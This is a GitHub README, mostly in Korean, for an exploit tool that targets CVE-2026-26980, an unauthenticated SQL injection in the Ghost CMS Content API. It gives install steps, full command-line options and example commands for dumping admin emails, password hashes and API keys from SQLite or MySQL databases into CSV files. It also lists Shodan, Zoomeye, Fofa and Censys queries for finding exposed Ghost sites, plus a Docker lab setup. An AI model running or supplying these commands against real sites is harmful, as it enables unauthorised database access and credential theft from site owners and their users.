
 vognik/cve-2026-26980
Ghost CMS Content API용 인증되지 않은 SQL 인젝션 익스플로잇(CVE-2026-26980); 능동/수동 검사를 통해 SQLite/MySQL에서 데이터베이스 테이블을 덤프하고 CSV로 내보냅니다.

Ghost의 Content API에 SQL 삽입(SQLi) 취약점이 존재하여, 인증되지 않은 공격자가 데이터베이스의 임의 데이터를 읽을 수 있었습니다.
| CVE | CVE-2026-26980 |
| CVSS | 9.4 (치명적) |
| 영향을 받는 버전 | Ghost >= 3.24.0, <= 6.19.0 |
| 수정된 버전 | 6.19.1 |
| 공개일 | 2026-02-20 |
| 발견자 | Nicholas Carlini |
| 공개 익스플로잇 | vognik |
| 유형 | Content API를 통한 인증 없는 SQLi → 임의 DB 읽기 |
git clone https://github.com/vognik/CVE-2026-26980.git
cd CVE-2026-26980
pip install -r ./requirements.txt
usage: main.py [-h] -u URL [-a KEY] [-p PATH] [-k] [-c MODE] [-d {sqlite,mysql}] [-T NAME] [-C COL1,COL2] [-t N] [-o FILE]

options:
  -h, --help            show this help message and exit

Connection settings:
  -u, --url URL         Set target Ghost instance URL
  -a, --api-key KEY     Set Content API key (skips auto-discovery)
  -p, --api-path PATH   Set Content API path (default: /ghost/api/content/)
  -k, --insecure        Skip SSL certificate verification

Extraction settings:
  -c, --check MODE      Verify vulnerability: passive (meta tags) or active (SQL error)
  -d, --dbms {sqlite,mysql}
                        Select database engine (default: sqlite)
  -T, --table NAME      Set database table to dump (e.g., users, api_keys)
  -C, --columns COL1,COL2
                        Set columns to extract (comma-separated)
  -t, --threads N       Set number of concurrent threads (default: 15)

Output settings:
  -o, --output FILE     Save results to the specified CSV file

Usage examples:
python3 main.py -u http://target.com
(Quickly extract admin email and password hash from a default SQLite setup)

python3 main.py -u http://target.com -c passive
(Check the site for the vulnerability using the meta tag on the main page)

python3 main.py -u http://target.com -d mysql -T users -C email,password -o ./result.csv
(Dump the "email" and "password" columns from the "users" table and save the result to "result.csv")

python3 main.py -u http://target.com -d mysql -T api_keys -t 25
(Dump all API keys from the "api_keys" table using 25 threads)

Note: Most production Ghost instances use MySQL. Local/Small blogs use SQLite.


| Shodan | http.html:"data-ghost=" |
| Zoomeye | http.body="data-ghost=" |
| Fofa | body="data-ghost=" |
| Censys | web.software.vendor = "ghost" |
docker run -p 8080:2368 -e database__client=sqlite3 -e database__connection__filename=/var/lib/ghost/content/data/ghost.db -e url=http://localhost:2368 -e port=2368 ghost:6.16.1
cd lab
docker compose up
Nicholas Carlini - Black-hat LLMs | [un]prompted 2026
이 프로젝트는 GPL-3.0 라이선스에 따라 라이선스가 부여됩니다.
자세한 내용은 LICENSE 파일을 참조하세요.






